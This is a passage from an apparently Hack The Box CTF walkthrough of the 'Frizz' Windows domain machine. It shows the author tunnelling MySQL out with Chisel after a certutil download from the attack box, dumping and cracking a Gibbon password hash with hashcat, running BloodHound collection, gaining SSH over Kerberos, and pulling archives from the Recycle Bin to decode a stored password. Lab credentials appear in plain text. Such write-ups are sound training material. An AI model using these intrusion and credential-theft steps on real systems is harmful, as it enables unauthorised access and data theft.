As we know that Gibbon utilizes mysql as its backend database, it's worth checking whether mysql is running as a service here or not.
Non-default Running Services
The following command shows all the running services other than the default ones. As per our expectation, mysql is running as a service here:
PS C:\xampp\htdocs\Gibbon-LMS> Get-CimInstance -ClassName Win32_Service | Where-Object { $_.State -eq 'Running' -and $_.PathName -notlike 'C:\Windows\System32*' } | Select-Object Name, StartName, PathName | Sort-Object Name | Format-List


Name      : ADWS
StartName : LocalSystem
PathName  : C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe

Name      : Apache2.4
StartName : w.webservice@frizz.htb
PathName  : "C:\xampp\apache\bin\httpd.exe" -k runservice

Name      : LSM
StartName :
PathName  :

Name      : mysql
StartName : w.webservice@frizz.htb
PathName  : C:\xampp\mysql\bin\mysqld --defaults-file=C:\xampp\mysql\bin\my.ini mysql

Name      : VGAuthService
StartName : LocalSystem
PathName  : "C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"

Name      : VMTools
StartName : LocalSystem
PathName : "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"According to the mysql configuration file in-use here, it is utilizing the default port of 3306/tcp:
PS C:\xampp\htdocs\Gibbon-LMS> Get-Content C:\xampp\mysql\bin\my.ini
# Example MySQL config file for small systems.
#
# This is for a system with little memory (<= 64M) where MySQL is only used
# from time to time and it's important that the mysqld daemon
# doesn't use much resources.
#
# You can copy this file to
# C:/xampp/mysql/bin/my.cnf to set global options,
# mysql-data-dir/my.cnf to set server-specific options (in this
# installation this directory is C:/xampp/mysql/data) or
# ~/.my.cnf to set user-specific options.
#
# In this file, you can use all long options that a program supports.
# If you want to know which options a program supports, run the program
# with the "--help" option.

# The following options will be passed to all MySQL clients
[client]
# password       = your_password
port=3306
socket="C:/xampp/mysql/mysql.sock"
....We can indeed verify that mysql is actively listening for incoming connections on 3306:
PS C:\xampp\htdocs\Gibbon-LMS> netstat -ano | findstr 3306
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING       2528
  TCP    [::]:3306              [::]:0                 LISTENING       2528
UDP 0.0.0.0:63306 *:* 1152Now, in order to access this port from our attack box, we need to do some port forwarding.
Port Forwarding - Chisel
You might be asking, Why Chisel?? Chisel is the most viable option in this scenario as it can operate without SSH access to the target.
Transfer to the Target
You can download the Windows version of chisel using the following commands:
wget https://github.com/jpillora/chisel/releases/download/v1.10.1/chisel_1.10.1_windows_amd64.gz
gzip -d chisel_1.10.1_windows_amd64.gz After that, transfer it to the target using certutil.exe:
PS C:\xampp\htdocs\Gibbon-LMS> certutil.exe -f -urlcache -split http://10.10.14.239/chisel_1.10.1_windows_amd64 chisel_1.10.1_windows_amd64.exe
****  Online  ****
  000000  ...
  94f000
CertUtil: -URLCache command completed successfully.Start the Server
Our aim is to do a remote port forwarding setup. Hence, we should run the chisel server on our attack box:
croc@hacker$ chisel server --socks5 --reverse -p 9090
2025/04/23 05:47:27 server: Reverse tunnelling enabled
2025/04/23 05:47:27 server: Fingerprint 5T1NL2qs/AbOUmxRyvy0ZdLv0aoTYeztTYHFtR7U5H8=
2025/04/23 05:47:27 server: Listening on http://0.0.0.0:9090Connect Back..
We are going to connect back to our chisel server as a client and forward the port 3306/tcp on the target to 33061/tcp on our attack box.
PS C:\xampp\htdocs\Gibbon-LMS> ./chisel_1.10.1_windows_amd64.exe client --fingerprint 5T1NL2qs/AbOUmxRyvy0ZdLv0aoTYeztTYHFtR7U5H8= 10.10.14.239:9090 R:33061:127.0.0.1:3306Our tunnel has been established as seen below:

We can indeed verify it as well as we have an active connection:
croc@hacker$ ss -tulpn | grep 33061
tcp LISTEN 0 4096 *:33061 *:* users:(("chisel",pid=52843,fd=7))Connect using mysql
Now, we can connect to the database using the credentials we already have:
croc@hacker$ mysql -h 127.0.0.1 -P 33061 -u MrGibbonsDB -p'MisterGibbs!Parrot!?1' --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 1219
Server version: 10.4.32-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>--skip-ssl is used to bypass encryption checks which were causing an error.
Shell as f.frizzle
Database Enumeration
I went off by listing the databases and selected the gibbon database.
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| gibbon             |
| information_schema |
| test               |
+--------------------+
3 rows in set (0.347 sec)

MariaDB [(none)]> use gibbon;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changedAfter that, upon listing the tables, I was bombarded with 191 entries. That's exhausting, right? So, what I did instead is modify my SQL query to only return tables that have rows greater than 0. It's much better now!
MariaDB [gibbon]> select table_name, table_rows from information_schema.tables where table_schema = 'gibbon' AND table_rows > 0;
+-------------------------------+------------+
| table_name                    | table_rows |
+-------------------------------+------------+
| gibbonaction                  |        357 |
| gibbonactivity                |         99 |
| gibbonactivityslot            |         95 |
| gibbonactivitystaff           |        244 |
| gibbonalertlevel              |          3 |
| gibbonattendancecode          |          6 |
| gibboncountry                 |        240 |
| gibboncourse                  |        126 |
| gibboncourseclass             |        242 |
| gibboncourseclassperson       |       3764 |
| gibbondaysofweek              |          7 |
| gibbondepartment              |         13 |
| gibbondepartmentstaff         |        167 |
| gibbonemailtemplate           |         14 |
| gibbonexternalassessment      |          3 |
| gibbonexternalassessmentfield |        128 |
| gibbonfamily                  |        738 |
| gibbonfamilyadult             |       1448 |
| gibbonfamilychild             |        910 |
| gibbonfileextension           |         45 |
| gibbonfinancefeecategory      |          5 |
| gibbonformfield               |        104 |
| gibbonformgroup               |         19 |
| gibbonformpage                |          5 |
| gibbonhouse                   |          3 |
| gibboni18n                    |         46 |
| gibbonindescriptor            |          3 |
| gibbonlanguage                |         83 |
| gibbonlibraryitem             |         11 |
| gibbonlibrarytype             |          8 |
| gibbonlog                     |         17 |
| gibbonmedicalcondition        |         27 |
| gibbonmessenger               |         14 |
| gibbonmessengertarget         |         42 |
| gibbonmodule                  |         25 |
| gibbonnotificationevent       |         35 |
| gibbonoutcome                 |          9 |
| gibbonpermission              |        482 |
| gibbonperson                  |          1 |
| gibbonpersonaldocumenttype    |          5 |
| gibbonplannerentry            |          5 |
| gibbonreportingcriteriatype   |          2 |
| gibbonresource                |          6 |
| gibbonresourcetag             |         35 |
| gibbonrole                    |          5 |
| gibbonrubriccell              |         54 |
| gibbonrubriccolumn            |          6 |
| gibbonrubricrow               |          9 |
| gibbonscale                   |         14 |
| gibbonscalegrade              |        329 |
| gibbonschoolyear              |          2 |
| gibbonschoolyearterm          |          6 |
| gibbonsession                 |         18 |
| gibbonsetting                 |        313 |
| gibbonspace                   |         60 |
| gibbonstaff                   |        166 |
| gibbonstaffabsencetype        |          4 |
| gibbonstudentenrolment        |        391 |
| gibbonstudentnotecategory     |          4 |
| gibbonttcolumn                |          5 |
+-------------------------------+------------+
60 rows in set (0.306 sec)Looking up on Google for tables where the personal information of users might be stored, I found this forum where they state gibbonPerson table to be the one.


Let's see the structure of the gibbonPerson table:
MariaDB [gibbon]> DESC gibbonPerson;
+---------------------------+-------------------------------------------------------+------+-----+-------------+----------------+
| Field | Type | Null | Key | Default | Extra |
+---------------------------+-------------------------------------------------------+------+-----+-------------+----------------+
| gibbonPersonID | int(10) unsigned zerofill | NO | PRI | NULL | auto_increment |
| title | varchar(5) | NO | | NULL | |
| surname | varchar(60) | NO | | | |
| firstName | varchar(60) | NO | | | |
| preferredName | varchar(60) | NO | | | |
| officialName | varchar(150) | NO | | NULL | |
| nameInCharacters | varchar(60) | NO | | NULL | |
| gender | enum('M','F','Other','Unspecified') | NO | | Unspecified | |
| username | varchar(20) | NO | UNI | NULL | |
| passwordStrong | varchar(255) | NO | | NULL | |
| passwordStrongSalt | varchar(255) | NO | | NULL | |
| passwordForceReset | enum('N','Y') | NO | | N | |
| status | enum('Full','Expected','Left','Pending Approval') | NO | | Full | |
| canLogin | enum('Y','N') | NO | | Y | |
| gibbonRoleIDPrimary | int(3) unsigned zerofill | NO | | NULL | |
| gibbonRoleIDAll | varchar(255) | NO | | NULL | |
| dob | date | YES | | NULL | |
| email | varchar(75) | YES | | NULL | |
| emailAlternate | varchar(75) | YES | | NULL | |
| image_240 | varchar(255) | YES | | NULL | |
| lastIPAddress | varchar(15) | NO | | | |
| lastTimestamp | timestamp | YES | | NULL | |
| lastFailIPAddress | varchar(15) | YES | | NULL | |
| lastFailTimestamp | timestamp | YES | | NULL | |
| failCount | int(1) | YES | | 0 | |
| address1 | mediumtext | NO | | NULL | |
| address1District | varchar(255) | NO | | NULL | |
| address1Country | varchar(255) | NO | | NULL | |
| address2 | mediumtext | NO | | NULL | |
| address2District | varchar(255) | NO | | NULL | |
| address2Country | varchar(255) | NO | | NULL | |
| phone1Type | enum('','Mobile','Home','Work','Fax','Pager','Other') | NO | | | |
| phone1CountryCode | varchar(7) | NO | | NULL | |
| phone1 | varchar(20) | NO | | NULL | |
| phone3Type | enum('','Mobile','Home','Work','Fax','Pager','Other') | NO | | | |
| phone3CountryCode | varchar(7) | NO | | NULL | |
| phone3 | varchar(20) | NO | | NULL | |
| phone2Type | enum('','Mobile','Home','Work','Fax','Pager','Other') | NO | | | |
| phone2CountryCode | varchar(7) | NO | | NULL | |
| phone2 | varchar(20) | NO | | NULL | |
| phone4Type | enum('','Mobile','Home','Work','Fax','Pager','Other') | NO | | | |
| phone4CountryCode | varchar(7) | NO | | NULL | |
| phone4 | varchar(20) | NO | | NULL | |
| website | varchar(255) | NO | | NULL | |
| languageFirst | varchar(30) | NO | | NULL | |
| languageSecond | varchar(30) | NO | | NULL | |
| languageThird | varchar(30) | NO | | NULL | |
| countryOfBirth | varchar(30) | NO | | NULL | |
| birthCertificateScan | varchar(255) | NO | | NULL | |
| ethnicity | varchar(255) | NO | | NULL | |
| religion | varchar(30) | NO | | NULL | |
| profession | varchar(90) | NO | | NULL | |
| employer | varchar(90) | NO | | NULL | |
| jobTitle | varchar(90) | NO | | NULL | |
| emergency1Name | varchar(90) | NO | | NULL | |
| emergency1Number1 | varchar(30) | NO | | NULL | |
| emergency1Number2 | varchar(30) | NO | | NULL | |
| emergency1Relationship | varchar(30) | NO | | NULL | |
| emergency2Name | varchar(90) | NO | | NULL | |
| emergency2Number1 | varchar(30) | NO | | NULL | |
| emergency2Number2 | varchar(30) | NO | | NULL | |
| emergency2Relationship | varchar(30) | NO | | NULL | |
| gibbonHouseID | int(3) unsigned zerofill | YES | | NULL | |
| studentID | varchar(15) | NO | | NULL | |
| dateStart | date | YES | | NULL | |
| dateEnd | date | YES | | NULL | |
| gibbonSchoolYearIDClassOf | int(3) unsigned zerofill | YES | | NULL | |
| lastSchool | varchar(100) | NO | | NULL | |
| nextSchool | varchar(100) | NO | | NULL | |
| departureReason | varchar(50) | NO | | NULL | |
| transport | varchar(255) | NO | | NULL | |
| transportNotes | text | NO | | NULL | |
| calendarFeedPersonal | text | NO | | NULL | |
| viewCalendarSchool | enum('Y','N') | NO | | Y | |
| viewCalendarPersonal | enum('Y','N') | NO | | Y | |
| viewCalendarSpaceBooking | enum('Y','N') | NO | | N | |
| gibbonApplicationFormID | int(12) unsigned zerofill | YES | | NULL | |
| lockerNumber | varchar(20) | NO | | NULL | |
| vehicleRegistration | varchar(20) | NO | | NULL | |
| personalBackground | varchar(255) | NO | | NULL | |
| messengerLastRead | datetime | YES | | NULL | |
| privacy | text | YES | | NULL | |
| dayType | varchar(255) | YES | | NULL | |
| gibbonThemeIDPersonal | int(4) unsigned zerofill | YES | | NULL | |
| gibboni18nIDPersonal | int(4) unsigned zerofill | YES | | NULL | |
| studentAgreements | text | YES | | NULL | |
| googleAPIRefreshToken | text | NO | | NULL | |
| microsoftAPIRefreshToken | text | NO | | NULL | |
| genericAPIRefreshToken | text | NO | | NULL | |
| receiveNotificationEmails | enum('Y','N') | NO | | Y | |
| mfaSecret | varchar(16) | YES | | NULL | |
| mfaToken | text | YES | | NULL | |
| cookieConsent | enum('Y','N') | YES | | NULL | |
| fields | text | NO | | NULL | |
+---------------------------+-------------------------------------------------------+------+-----+-------------+----------------+Notice the username, passwordStrong, and passwordStrongSalt fields from here. Let's query to see whether we have something in here or not:
MariaDB [gibbon]> select username, passwordStrong, passwordStrongSalt from gibbonPerson;
+-----------+------------------------------------------------------------------+------------------------+
| username  | passwordStrong                                                   | passwordStrongSalt     |
+-----------+------------------------------------------------------------------+------------------------+
| f.frizzle | 067f746faca44f170c6cd9d7c4bdac6bc342c608687733f80ff784242b0b0c03 | /aACFhikmNopqrRTVz2489 |
+-----------+------------------------------------------------------------------+------------------------+
1 row in set (0.279 sec)Gladly, we have found a password hash along with a salt. The hash looks like a sha-256 based on its length(64-character hex string).

However, we also want to know the positioning of salt in the hash before trying to crack it. Upon searching on Google, I found that the hash processing is done in the core/preferencesPasswordProcess.php file, where core is Gibbon-LMS in our case.


PS C:\xampp\htdocs\Gibbon-LMS> Get-Content preferencesPasswordprocess.phpHence, our hash is derived using sha256 with salt + password:

From here, we want to go forward to try to crack this hash using hashcat or john. However, I will be using hashcat!
Hash Cracking
Finding the Right Module
Our target module is 1420 based on the placement of salt in the hash, which we just discussed above.
croc@hacker$ hashcat --help | grep sha256
   1470 | sha256(utf16le($pass))                                     | Raw Hash
   1410 | sha256($pass.$salt)                                        | Raw Hash salted and/or iterated
   1420 | sha256($salt.$pass)                                        | Raw Hash salted and/or iterated
  22300 | sha256($salt.$pass.$salt)                                  | Raw Hash salted and/or iterated
  20720 | sha256($salt.sha256($pass))                                | Raw Hash salted and/or iterated
  21420 | sha256($salt.sha256_bin($pass))                            | Raw Hash salted and/or iterated
   1440 | sha256($salt.utf16le($pass))                               | Raw Hash salted and/or iterated
  20800 | sha256(md5($pass))                                         | Raw Hash salted and/or iterated
  20710 | sha256(sha256($pass).$salt)                                | Raw Hash salted and/or iterated
  21400 | sha256(sha256_bin($pass))                                  | Raw Hash salted and/or iterated
   1430 | sha256(utf16le($pass).$salt)                               | Raw Hash salted and/or iterated
   6400 | AIX {ssha256}                                              | Operating System
   7400 | sha256crypt $5$, SHA256 (Unix)                             | Operating System
   7401 | MySQL $A$ (sha256crypt)                                    | Database Server
  20711 | AuthMe sha256                                              | Enterprise Application Software (EAS)
20300 | Python passlib pbkdf2-sha256 | FrameworkHash.txt
I created a file hash.txt and saved the password hash and salt in the following format:
hash:salt
Cracking the Hash
croc@hacker$ hashcat -a 0 -m 1420 hash.txt /usr/share/wordlists/rockyou.txt
Hence, the password for f.frizzle is Jenni_Luvs_Magic23.
f.frizzle is part of the Remote Management Users group but unfortunately WinRM is disabled on the box. So, for now, as we have a valid set of credential, we can proceed to dump the bloodhound data and analyze potential pathways from there.
Bloodhound Collection
After getting hit by a dozen DNS errors, I finally succeeded in dumping the data. I also uploaded it into Bloodhound.
croc@hacker$ faketime "$(ntpdate -q 10.10.11.60 | cut -d ' ' -f 1,2)" bloodhound-python -d 'frizz.htb' -u 'f.frizzle' -p 'Jenni_Luvs_Magic23' -dc 'frizzdc.frizz.htb' -ns '10.10.11.60' --auth-method kerberos -c all
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: frizz.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: frizzdc.frizz.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: frizzdc.frizz.htb
INFO: Found 22 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: frizzdc.frizz.htb
INFO: Done in 00M 48S

croc@hacker$ ls
20250424221856_computers.json   20250424221856_gpos.json    20250424221856_users.json
20250424221856_containers.json  20250424221856_groups.json
20250424221856_domains.json 20250424221856_ous.jsonfaketime is used in order to tackle the KRB_AP_ERR_SKEW error.
Enumerating all possible paths from f.frizzle, I found nothing that could lead us to further access. So, I went back to see what else do we have and saw SSH open. As Kerberos Authentication is a requirement, we need to do some configuration beforehand.
Setting up Kerberos Authentication
Step 01 – Install Client Libraries
If you are faced with any prompts during the installation, just remember to press the magic key "Enter" & go with the defaults.
croc@hacker$ sudo apt install -y heimdal-clients libsasl2-modules-gssapi-heimdalStep 02 – Custom KRB5_CONFIG Setup
Here, we set up our custom_krb5.conf file which defines the kerberos realm configuration.
croc@hacker$ LOWER_REALM='frizz.htb'

croc@hacker$ UPPER_REALM='FRIZZ.HTB'

croc@hacker$ DC_HOSTNAME='frizzdc'

croc@hacker$ cat << EOF | envsubst > custom_krb5.conf
[libdefaults]
    default_realm = $UPPER_REALM
    dns_lookup_realm = true
    dns_lookup_kdc = true

[realms]
    $UPPER_REALM = {
        kdc = $DC_HOSTNAME.$LOWER_REALM
        admin_server = $DC_HOSTNAME.$LOWER_REALM
        default_domain = $DC_HOSTNAME.$LOWER_REALM
    }

[domain_realm]
    $LOWER_REALM = $UPPER_REALM
    .$LOWER_REALM = $UPPER_REALM
EOF

croc@hacker$ cat custom_krb5.conf
[libdefaults]
    default_realm = FRIZZ.HTB
    dns_lookup_realm = true
    dns_lookup_kdc = true

[realms]
    FRIZZ.HTB = {
        kdc = frizzdc.frizz.htb
        admin_server = frizzdc.frizz.htb
        default_domain = frizzdc.frizz.htb
    }

[domain_realm]
    frizz.htb = FRIZZ.HTB
.frizz.htb = FRIZZ.HTBStep 03 – Authenticate as f.frizzle
I set up the environment variable KRB5_CONFIG to point to our custom Kerberos configuration file custom_krb5.conf located in our current directory ($PWD). This allows us force Kerberos clients to use custom realm configuration.
Moreover, I initiated an authentication request as f.frizzle to the KDC using kinit, which got successful. As a result, we have a cached credential at /tmp/krb5cc_1001 which we can view using klist.
croc@hacker$ export KRB5_CONFIG="$PWD/custom_krb5.conf"

croc@hacker$ kinit f.frizzle
f.frizzle@FRIZZ.HTB's Password:

croc@hacker$ klist
Credentials cache: FILE:/tmp/krb5cc_1001
        Principal: f.frizzle@FRIZZ.HTB

  Issued                Expires               Principal
Apr 25 14:09:12 2025 Apr 26 00:09:12 2025 krbtgt/FRIZZ.HTB@FRIZZ.HTBSSH - GSSAPI Authentication
Now, as we have a cached ticket for f.frizzle, we can use it for Kerberos authentication via SSH:
croc@hacker$ ssh -K f.frizzle@frizz.htb


PowerShell 7.4.5
PS C:\Users\f.frizzle>User.txt
PS C:\Users\f.frizzle\Desktop> ls

    Directory: C:\Users\f.frizzle\Desktop

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar--           4/25/2025 10:02 AM             34 user.txt

PS C:\Users\f.frizzle\Desktop> cat user.txt
074d*****************************Shell as M.SchoolBus
Files in Recycle Bin
After hitting my head for a little, I found two .7z files in recycle bin.
PS C:\Users\f.frizzle> Get-ChildItem -Recurse -Force 'C:\$RECYCLE.BIN'

    Directory: C:\$RECYCLE.BIN

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--hs          10/29/2024  7:31 AM                S-1-5-21-2386970044-1145388522-2932701813-1103

    Directory: C:\$RECYCLE.BIN\S-1-5-21-2386970044-1145388522-2932701813-1103

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a---          10/29/2024  7:31 AM            148 $IE2XMEG.7z
-a---          10/24/2024  9:16 PM       30416987 $RE2XMEG.7z
-a-hs 10/29/2024 7:31 AM 129 desktop.iniNext, we want to transfer these files to our attackbox. I will restore them into our current user's Desktop for easy access later on.
PS C:\Users\f.frizzle> Copy-Item -Path 'C:\$Recycle.Bin\S-1-5-21-2386970044-1145388522-2932701813-1103\*.7z' -Destination "$env:USERPROFILE\Desktop"

PS C:\Users\f.frizzle\Desktop> ls

    Directory: C:\Users\f.frizzle\Desktop

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a---          10/29/2024  7:31 AM            148 $IE2XMEG.7z
-a---          10/24/2024  9:16 PM       30416987 $RE2XMEG.7z
-ar-- 5/2/2025 7:41 PM 34 user.txtTransfer to Attack Box
Now, we want to transfer these *.7z files back to our kali machine for further analysis.
croc@hacker$ scp -o 'GSSAPIAuthentication=yes' f.frizzle@frizzdc.frizz.htb:'C:/Users/f.frizzle/Desktop/$IE2XMEG.7z' $PWD
$IE2XMEG.7z                                                                                                                               100%  148     0.6KB/s   00:00

croc@hacker$ scp -o 'GSSAPIAuthentication=yes' f.frizzle@frizzdc.frizz.htb:'C:/Users/f.frizzle/Desktop/$RE2XMEG.7z' $PWD
$RE2XMEG.7z 100% 29MB 1.7MB/s 00:17Notice the format of both files. $RE2XMEG.7z appears to be a legitimate 7-zip archive while we're not sure about $IE2XMEG.7z.
croc@hacker$ file '$IE2XMEG.7z' '$RE2XMEG.7z'
$IE2XMEG.7z: data
$RE2XMEG.7z: 7-zip archive data, version 0.4Extracting the Files
The first file failed to extract but second one did extract. (As expected)
croc@hacker$ 7z x \$RE2XMEG.7z

7-Zip 24.09 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-11-29
 64-bit locale=en_US.UTF-8 Threads:32 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 30416987 bytes (30 MiB)

Extracting archive: $RE2XMEG.7z
--
Path = $RE2XMEG.7z
Type = 7z
Physical Size = 30416987
Headers Size = 65880
Method = ARM64 LZMA2:26 LZMA:20 BCJ2
Solid = +
Blocks = 3

Everything is Ok

Folders: 684
Files: 5384
Size:       141187501
Compressed: 30416987

croc@hacker$ ls
'$RE2XMEG.7z' waptEnumerating for Sensitive Info
The configuration files are always a good bet to start with. Luckily, I found the following password in waptserver.ini file:

I passed the password along the network but it failed. That's because it was base64-encoded!
croc@hacker$ echo "IXN1QmNpZ0BNZWhUZWQhUgo=" | base64 -d
!suBcig@MehTed!RTrying again revealed our next pivot point which is M.SchoolBus.
